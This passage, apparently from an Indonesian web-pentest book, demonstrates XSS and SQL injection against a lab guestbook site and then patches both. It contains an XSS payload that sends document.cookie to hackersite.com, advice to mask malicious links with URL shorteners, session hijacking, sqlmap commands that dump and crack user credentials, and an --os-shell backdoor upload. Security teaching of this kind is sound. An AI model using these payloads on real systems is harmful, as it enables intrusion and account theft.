**Target** melalui object "document.cookie".

Sehingga berikut adalah rangkaian link komplit yang akan dikirimkan ke **Victim #2**:

```
https://weblab.tibandung.com/guestbook.php?x=<script>new Image\(\).src="https://hackersite.com/handler.php?cookie="+document.cookie;</script>
```


Email sent!

Beranjak ke PC **Victim #2**, calon korban sudah menerima email dari **Hacker #2**:



TIPS: Para pembaca bisa menggunakan layanan URL shortener seperti bit.ly untuk masking URL malicious nya agar tidak terlihat mencurigakan. Namun di contoh ini, penulis menggunakan URL sesungguhnya.


Saat **Victim #2** membuka link pada email tersebut. Dari sisi server hackersite.com milik **Hacker #2** pada file data.txt, terdapat entry baru yang di extract oleh **handler.php** sbb:




✓ PHPSESSID=stlm0jh5vj063b2vnprm77b205

Selanjutnya, **Hacker #2** dapat membuat session cookie baru dengan value seperti yang tertera pada kotak merah pada gambar di atas.

Visit halaman admin website **Target** pada <https://weblab.tibandung.com/admin>. Kemudian dengan widget Cookie Editor, edit cookie dengan value cookie yang sesuai gambar sebelumnya:



Kemudian refresh browser. Voila! Kita sudah berada di halaman admin **Target** dengan status logged in.



Welcome, webmaster | Non-Administrator | [Logout](#)

Registered Zone Menu

Title : Loreng mesum kolor si mamet

`<p align="justify">
The turtle is slowly and is happy`

REKOMENDASI

Hanya karena celah XSS dan dikombinasikan dengan teknik social engineering, impact nya menjadi lebih terasa. Maka dari itu perlu dilakukan patch segera pada celah XSS agar tidak dapat dimanfaatkan untuk menyisipkan script jahat yang bisa dimanfaatkan untuk mencuri session cookie pada contoh di atas.

Satu aspek lagi adalah terkait pengamanan session cookie. Session cookie merupakan access token untuk dapat masuk ke halaman admin aplikasi tanpa perlu melewati proses otentikasi kembali. Siapa pun yang bisa mendapatkannya, otomatis akan bisa langsung mengakses halaman admin. Untuk itu juga perlu dilakukan pengamanan ekstra terhadap session cookie ini.

Pada aplikasi berbasis HTTP, **set flag cookie HTTP only dan juga flag Secure**. Dengan flag tersebut, browser tidak akan menampilkan/mengambil value "document.cookie" yang diminta oleh script yang di injeksi di dalam tag <script> oleh **Hacker #2**.

PATCH #2

PATCH #2.1 – Filter Input dari Ancaman XSS Reflected

Seperti laporan pada tool scanner, terdapat 3 celah XSS yang perlu di patch. Dua diantaranya merupakan celah Reflected XSS. Penulis melakukan patching celah keamanan pada aplikasi **Target** dengan menambahkan 1 baris code pada file **guestbook.php** dan file **admin/index.php**.

Kondisi sebelum pada file **guestbook.php** dan **admin/index.php**, dimana aplikasi menangkap apapun query string yang dimasukkan oleh user/visitor melalui parameter “x”, tanpa filter sama sekali.

```
<?php
if(!empty($_GET["x"]))
{
    $x=$_GET["x"];
    echo "<p align=\"center\">$x</p>";
}
?>
```

Kondisi sesudah file **guestbook.php** dan **admin/index.php** di patch, dimana aplikasi sudah melakukan filter parameter “x” sebelum diproses dan menampilkan nya di browser.

```
<?php
if(!empty($_GET["x"]))
{
    $x=$_GET["x"];
    $x=htmlspecialchars($x);
    echo "<p align=\"center\">$x</p>";
}
```

PATCH #2.2 – Filter Input dari Ancaman XSS Stored

Terdapat 1 celah stored XSS yang perlu dilakukan patch, yaitu pada file **addguestbook.php** yang bertugas untuk melakukan entry input guestbook yang dimasukkan oleh para pengunjung web **Target**.

Kondisi sebelum, dimana file **addguestbook.php** menerima data HTTP POST apapun dari user/visitor, tanpa filter sama sekali.

```
$name=$_POST["name"];
$email=$_POST["email"];
$comment=$_POST["comment"];
$datetime=$_POST["date"];
```

Kondisi sesudah, dimana file **addguestbook.php** dikonfigurasi agar menerima data HTTP POST apapun dari user/visitor dan kemudian melakukan filter tag HTML atau script.

```
$name=$_POST["name"];  
$name=htmlspecialchars($name);  
$email=$_POST["email"];  
$email=htmlspecialchars($email);  
$comment=$_POST["comment"];  
$comment=htmlspecialchars($comment);  
$datetime=$_POST["date"];  
$datetime=htmlspecialchars($datetime);
```

PATCH #2.3 – Proteksi Session Cookie

Celah keamanan lain yang di patch pada bab **Patch #2** ini adalah terkait session cookie. Untuk menangani ancaman dari pencurian session cookie, penulis mengaktifkan flag Secure Cookie dan flag HTTP Only Cookie pada PHP. Sehingga aplikasi web **Target** menginstruksikan browser supaya hanya mengirimkan cookie jika koneksi nya secure dan menggunakan protocol HTTP. Script seperti javascript yang berusaha mengakses cookie tidak akan diladeni web browser.

Referensi:

Secure Cookie : <https://owasp.org/www-community/controls/SecureFlag>

HTTP Only Cookie : <https://owasp.org/www-community/HttpOnly>

Berikut konfigurasi extra yang diperlukan untuk mengamankan cookie pada file /etc/php.ini untuk server **Target** yang berbasis Linux

```
sh-4.1# cat /etc/php.ini | grep session.cookie_  
;session.cookie_secure =  
session.cookie_lifetime = 0  
session.cookie_path = /  
session.cookie_domain =  
session.cookie_httponly =  
sh-4.1#
```

Diubah menjadi

```
sh-4.1# cat /etc/php.ini | grep session.cookie_  
session.cookie_secure = 1  
session.cookie_lifetime = 0  
session.cookie_path = /  
session.cookie_domain =  
session.cookie_httponly = 1  
sh-4.1#
```

RE-PENTEST

Penulis melakukan re-pentest pada aplikasi yang dilaporkan memiliki celah tersebut. Hasilnya dapat dilihat pada capture sbb:

XSS Reflected:

```
https://weblab.tibandung.com/guestbook.php?x=<script>alert('Halo');</script>
```

Sign Guestbook | [View Guestbook](#) | [Find in Guestbook](#)

`<script>alert('Halo');</script>`

Name	:	<input type="text"/>
Email	:	<input type="text"/>

Bisa dilihat pada contoh di atas, aplikasi secara otomatis sudah melakukan escape string dan tag HTML. Browser menginterpretasikan tag tersebut layaknya sebuah string biasa. Sehingga kode javascript sudah tidak akan tereksekusi lagi oleh browser.

XSS Stored:

Untuk melakukan re-test dan validasi patch, pada form guestbook, penulis memasukkan informasi sebagai berikut:

Sign Guestbook | [View Guestbook](#) | [Find in Guestbook](#)


Name	:	<input type="text" value="Hacker #2"/>
Email	:	<input type="text" value="hacker2@hackersite.com"/>
Comment	:	<input type="text" value="Ini test setelah patch
<script>alert('\`halo\`');</script>"/>
Date/Time	:	<input type="text" value="11-Jan-10, 04:36:54"/>

Setelah di submit, sekarang **addguestbook.php** telah melakukan filter tag HTML `<script>` sehingga guestbook hanya menampilkan text diluar tag HTML:


Name	:	Hacker #2
Email	:	hacker2@hackersite.com
Comment	:	Ini test setelah patch
Date/Time	:	11-Jan-10, 04:40:16

Secure Cookie:

Untuk memastikan session cookie sudah diproteksi, penulis cukup melakukan injeksi script misalnya `javascript:alert(document.cookie);` untuk memerintahkan browser memunculkan cookie pada halaman **admin/index.php** yang memang di program agar memiliki session cookie. Di bawah ini terlihat session cookie “PHPSESSID” sudah tidak lagi di munculkan oleh browser.



Dengan menggunakan cookie editor, kita juga dapat melihat apakah session cookie PHPSESSID sudah terproteksi atau tidak:



PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3

4. SQL INJECTION

INTRO

SQL injection adalah celah keamanan yang secara abstraksi eksploitasinya mirip dengan XSS, bedanya jika XSS melakukan injeksi scripting untuk browser, SQL injection melakukan injeksi sintaks SQL untuk aplikasi dan database target nya, dan dampaknya dirasakan secara langsung.

Sebagai contoh jika ada aplikasi yang menyajikan form login. Ketika tombol submit di click, aplikasi akan mengirimkan input yang dimasukkan oleh user tersebut ke dalam suatu query yang sudah dipersiapkan sbb:

```
SELECT email,password FROM users WHERE email='$email' AND password='$password';
```

Jika user memasukkan email 'admin@tibandung.com' dan password 'rahasia123' misalnya. Maka ekspektasi dari programmer/developer aplikasi adalah akan terjadi query sbb ke database:

```
SELECT email,password FROM users WHERE email='admin@tibandung.com' AND password='rahasia123';
```

Namun, siapa yang dapat menjamin user pengakses aplikasi tidak akan iseng memasukkan input ke form login tersebut? Dengan sedikit modifikasi dan mengerti dasar sintaks SQL, penulis bisa membuat statement SQL di atas menjadi 'true' tanpa perlu tau apa password valid yang digunakan user 'admin@tibandung.com'. Untuk menemukan logika injeksi SQL nya, penulis menyusun sintak SQL berikut yang perlu dieksekusi supaya bernilai 'true':

```
SELECT email,password FROM users WHERE email='admin@tibandung.com' AND 1='1' -- AND password='anything-blah';
```

Sintaks SQL di atas berarti penulis akan meng-query alamat email 'admin@tibandung.com' (true, user dengan email tsb exist) dan mengekspresikan fungsi matematika bahwa 1='1' (true, 1=1). Selanjutnya ada tanda double minus (--) yang berarti string komentar dalam sintaks SQL. Sehingga sintaks apapun setelah tanda double minus tidak akan di proses. Maka, untuk SQL injection dapat berjalan di form login pada contoh teori ini adalah:

Yang dimasukkan pada input

email: admin@tibandung.com' AND 1='1' --

password: anything-blah (Dianggap komentar SQL, tidak akan diproses)


PENTEST

Tools yang digunakan:


ZAP - <https://www.zaproxy.org/>

SQLmap - <http://sqlmap.org/>

Setelah memahami teori dasar dalam melakukan SQL injection, penulis dari PC **Hacker #1** akan melakukan eksploitasi celah SQL injection pada aplikasi web **Target**. Penulis menggunakan kembali tool Zed Attack Proxy (ZAP), yang akan membantu penulis menemukan celah aplikasi web **Target** yang bisa disisipi sintaks SQL. Setelah itu kita akan melakukan validasi manual untuk memverifikasi temuan dari tool scanner pertama menggunakan tool SQLmap. Tool ini juga berfungsi untuk melakukan eksploitasi SQL injection tahap lanjut.



Dari hasil scan ZAP, ditemukan celah keamanan XSS pada website **Target**:




Tool scanner melaporkan adanya celah SQL injection pada halaman **searchguestbook.php**. Sebagai contoh dapat dilihat pada gambar berikut, dengan cara memasukkan input **"ZAP OR '1'='1 - "** (tanpa tanda double quote) pada halaman **searchguestbook.php** tersebut.

SQL Injection	
URL:	https://weblab.tibandung.com/searchguestbook.php
Risk:	High
Confidence:	Medium
Parameter:	email
Attack:	ZAP OR '1'='1' --

*Jika halaman **searchguestbook.php** diakses langsung, para pembaca mungkin akan bingung dimana entry point untuk menginjeksi sintaks SQL nya. Perlu dipahami, celah keamanan ini bukan terdapat pada halaman inisiasi awal yang bernama **findguestbook.php**. Halaman **findguestbook.php** sebagai halaman awal tempat penyajian form. User kemudian mengisi email yang akan dicari pada isian "Email". Selanjutnya data email tersebut akan di kirimkan dengan HTTP POST ke halaman **searchguestbook.php** yang vulnerable karena memproses inputan apapun dari user tanpa filter sama sekali.*

Jika dicompare dengan halaman aslinya, celah SQL injectionnya berarti terdapat pada input "Email". Penulis kemudian mencoba inject manual di halaman yang dilaporkan oleh ZAP, hasilnya memang input parameter "Email" vulnerable, bahkan membocorkan informasi nama table dan column databasenya sbb::



Sign Guestbook | View Guestbook | Find in Guestbook

Email : ' --

Submit Reset

Sign Guestbook | View Guestbook | Find in Guestbook

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
SELECT * FROM guestbook WHERE email=" --'

Penulis selanjutnya akan menggunakan SQLmap untuk eksploitasi celah ini lebih dalam. Dari PC **Hacker #1**, penulis menjalankan tool SQLmap yang berbasis CLI ke URL yang dilaporkan vulnerable pada halaman **searchguestbook.php** web **Target**. Sintaks tool SQLmap nya:

```
sqlmap.py -u "https://weblab.tibandung.com/searchguestbook.php" --data="email=1"
```

Maksud dari sintaks SQLmap tersebut adalah, lakukan pengiriman data ke URL vulnerable **https://weblab.tibandung.com/searchguestbook.php** via HTTP POST dengan isi data pada variable bernama "email" berupa (sebagai contoh awal) inputan angka "1" (dan selanjutnya akan divariasikan oleh SQLmap).

Hasilnya, SQLmap melaporkan parameter email positif dapat diinjeksi dengan sintaks SQL sbb:

```

[12:34:04] [INFO] testing if the target URL is stable. This can take a couple of seconds
[12:34:05] [INFO] target URL is stable
[12:34:05] [INFO] testing if POST parameter 'email' is dynamic
[12:34:05] [WARNING] POST parameter 'email' does not appear dynamic
[12:34:05] [INFO] heuristic (basic) test shows that POST parameter 'email' might be injectable
[12:34:05] [INFO] heuristic (XSS) test shows that POST parameter 'email' might be vulnerable to XSS attacks
[12:34:05] [INFO] testing for SQL injection on POST parameter 'email'
[12:34:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:34:06] [WARNING] reflective value(s) found and filtering out
[12:34:06] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[12:34:06] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY

```

Dan dengan beberapa variasi injeksi parameter “email”, ditemukan salah satu kombinasi payload injeksi sintaks SQL yang efektif sbb:

```

[12:34:29] [INFO] target URL appears to have 5 columns in query
[12:34:29] [INFO] POST parameter 'email' is 'Generic UNION query (NULL) - 1 to 20 columns' in injectable
[12:34:29] [INFO] POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection points with a total of 87 HTTP(s) requests:
---
Parameter: email (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: email=1' AND (SELECT * FROM (SELECT(SLEEP(5)))hrBQ) AND 'qHk1'='qHk1

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: email=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71786b7171,0x6d4a746849434f5444-62,0x71787a7a71),NULL--
---
[12:34:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0.12

```

Selanjutnya adalah melakukan eksploitasi, karena struktur query yang dapat diinjeksi sudah terpetakan oleh tool SQLmap.

Penulis dari PC **Hacker #1** kemudian menjalankan sintaks SQLmap sbb:

```
sqlmap.py -u "https://weblab.tibandung.com/searchguestbook.php" --data="email=1" --current-db
```

Sintaks opsi tambahan --current-db menginstruksikan SQLmap untuk menginjeksi sintaks SQL yang akan memberikan feedback berupa nama database yang digunakan. Hasil eksekusi tool SQLmap sbb:

```

[12:35:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0.12
[12:35:16] [INFO] fetching current database
current database: 'websitenet'

```

Setelah mengetahui nama database, **Hacker #1** selanjutnya menjalankan sintaks SQLmap sbb:

```
sqlmap.py -u "https://weblab.tibandung.com/searchguestbook.php" --data="email=1" -D websitenet --tables
```

Sintaks opsi tambahan `-D websitenet` menginstruksikan SQLmap untuk menggunakan database websitenet. Serta opsi tambahan `-tables` menginstruksikan SQLmap untuk dump list nama table yang ada pada database websitenet ini. Hasil eksekusi tool SQLmap sbb:

```
[12:35:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0.12
[12:35:27] [INFO] fetching tables for database: 'websitenet'
Database: websitenet
[3 tables]
+-----+
| content |
| guestbook |
| users |
+-----+
```

Setelah mendapatkan list nama tables, penulis fokus ke table bernama “users” dan berharap ada informasi menarik di table tersebut. **Hacker #1** kemudian menjalankan kembali sintaks SQLmap yang lebih spesifik untuk table users:

```
sqlmap.py -u "https://weblab.tibandung.com/searchguestbook.php" --data="email=1" -D websitenet -T users --dump
```

Hasilnya adalah isi record pada table “users” dapat ter-ekspose sebagai berikut:

```
[12:56:42] [INFO] postprocessing table dump
Database: websitenet
Table: users
[2 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | b591f506449a76d8db9f25e681afa011 |
| 2 | webmaster | CDA2C99FBF5E19F20D331299C15A4491 |
+-----+-----+-----+
```

Voila! Dump record table “users”. Namun sayangnya password admin dan webmaster ternyata sudah di hash. **Hacker #1** perlu effort tambahan untuk melakukan crack hash tersebut. Dari struktur dan jumlah karakter, kemungkinan besar ini hash dengan algoritma MD5. Penulis menggunakan situs online MD5 crack yang bertebaran banyak di internet untuk memecahkan hash tersebut. Hasilnya password dari user webmaster berhasil di crack:

Hash	Type	Result
cda2c99fbf5e19f20d331299c15a4491	md5	indonesia

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Hash	Type	Result
b591f506449a76d8db9f25e681afa011	Unknown	Not found.

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

✓ Username=webmaster	✓ Username=admin
✓ Password=indonesia	✗ Password= ???

Namun sayang nya user “admin” tidak berhasil di crack. User webmaster adalah user dengan privilege terbatas (Non-Administrator).

Belum cukup sampai bisa menguasai website, bisakah kita sampai menguasai OS server? Sqlmap dilengkapi dengan fitur OS-Shell yang dapat menggenerate file backdoor di webserver via SQL memanfaatkan syntax SQL “INTO OUTFILE”. Dengan syntax SQL tsb dapat dihasilkan sebuah file di server. Dan file yang akan dibuat tersebut, untuk kasus kita ini, isinya adalah file PHP backdoor.

```
sqlmap.py -u "https://weblab.tibandung.com/searchguestbook.php" --data="email=1" --os-shell
```

```
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5
[14:08:13] [INFO] going to use a web backdoor for command prompt
[14:08:13] [INFO] fingerprinting the back-end DBMS operating system
[14:08:13] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:08:14] [WARNING] unable to retrieve automatically the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/', /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-d
efault') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /var/www/html/websitenet/upl
oads
[14:08:28] [WARNING] unable to automatically parse any web server path
[14:08:28] [INFO] trying to upload the file stager on '/var/www/html/websitenet/uploads/' via
LIMIT 'LINES TERMINATED BY' method
[14:08:28] [WARNING] unable to upload the file stager on '/var/www/html/websitenet/uploads/'
[14:08:28] [INFO] trying to upload the file stager on '/var/www/html/websitenet/uploads/' via
UNION method
[14:08:28] [WARNING] expect junk characters inside the file as a leftover from UNION query
[14:08:28] [INFO] the remote file /var/www/html/websitenet/uploads/tmpuxyxr.php is larger (730
b) than the local file c:\users\adeism~1\appdata\local\temp\sqlmaprgzj_o8152\tmpgxj8aa (726b)
[14:08:28] [INFO] the file stager has been successfully uploaded on '/var/www/html/websitenet/
uploads/' - http://192.168.76.19:80/websitenet/uploads/tmpuxyxr.php
[14:08:28] [INFO] the backdoor has been successfully uploaded on '/var/www/html/websitenet/upl
oads/' - http://192.168.76.19:80/websitenet/uploads/tmpbsetv.php
[14:08:28] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Game over! Aplikasi plus server **Target** sudah di take over:

```
os-shell> whoami
command standard output:  'apache'
os-shell> ifconfig
command standard output:
---
eth0      Link encap:Ethernet  HWaddr 00:0C:29:D5:04:3E
          inet addr:
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:410 errors:0 dropped:0 overruns:0 frame:0
          TX packets:339 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:48269 (47.1 KiB)  TX bytes:46358 (45.2 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:312 (312.0 b)  TX bytes:312 (312.0 b)

---
os-shell> uname -a
```

CATATAN:

*Sebelum semakin melenceng dari pembahasan celah keamanan SQL injection. Kita sudah sampai disini dulu untuk penetrasi pada OS server **Target** nya. Namun pembaca yang penasaran, pada bab **Appendix 1** buku ini penulis memberikan ulasan tambahan cara mendapatkan akses root shell. Walaupun sebenarnya teknik untuk mendapatkan root shell memanfaatkan celah keamanan di level OS **Target** dengan teknik escalation privilege, bukan lagi terkait celah keamanan di level aplikasi web **Target**.*

REKOMENDASI

Berhubung SQL injection secara skema serangan mirip dengan XSS, maka mitigasi dalam menutup celah keamanan ini juga pada prinsip nya sama, yaitu **lakukanlah sanitasi input di level aplikasi**. Sehingga user aplikasi tidak dapat menginjeksi sembarang sintaks SQL ke dalam aplikasi baik itu melalui parameter URL (query string) atau form misalnya. Dalam contoh aplikasi Websitenet dengan bahasa pemrograman PHP, dikenal fungsi **mysql_escape_string()** sehingga karakter umum yang berhubungan dengan sintaks SQL dapat di filter sebelum di eksekusi oleh database. Agar lebih jelas, dapat dilihat pada bab **Patch #3** sub bab **Re-pentest**.

Salah satu alternatif solusi adalah dengan implementasi WAF (Web Application Firewall) yang berfungsi untuk menangkal serangan injeksi sintaks SQL pada query string atau form. WAF dipasang di depan aplikasi untuk menginspeksi traffic dari arah user. Jika WAF menemukan traffic yang mencurigakan, koneksi HTTP akan diputus sehingga proses injeksi sintaks SQL akan gagal.

PATCH #3

PATCH #3.1 – Filter Input “Email” dari Ancaman SQL Injection

Seperti laporan pada tool scanner, terdapat 1 celah SQL injection yang perlu di patch. Penulis melakukan patching celah keamanan pada aplikasi **Target** dengan menambahkan 1 baris code pada file **searchguestbook.php**.

Kondisi sebelum pada file **searchguestbook.php**, dimana aplikasi menangkap apapun parameter HTTP POST “email” yang dimasukkan oleh **Hacker #1** melalui input text tanpa filter sama sekali.

```
<?php
---code snip---

$email=$_POST['email'];

---code snip---
?>
```

Kondisi sesudah file **searchguestbook.php** di patch, dimana aplikasi sudah melakukan filter parameter HTTP POST “email” sebelum diproses ke database sebagai query.

```
<?php
---code snip---

$email=$_POST['email'];
$email=mysql_real_escape_string($email);

---code snip---
?>
```

RE-PENTEST

Sebagai contoh, dari PC **Hacker #2**, dilakukan re-scan menggunakan sqlmap terhadap website **Target**. Hasil scan menunjukkan aplikasi sudah memfilter input sintaks SQL yang tidak semestinya untuk di proses. Sehingga sekarang parameter POST “email” tidak vulnerable lagi:

```
[22:10:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:10:14] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one
other (potential) technique found. Do you want to reduce the number of requests
? [Y/n]
22:10:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
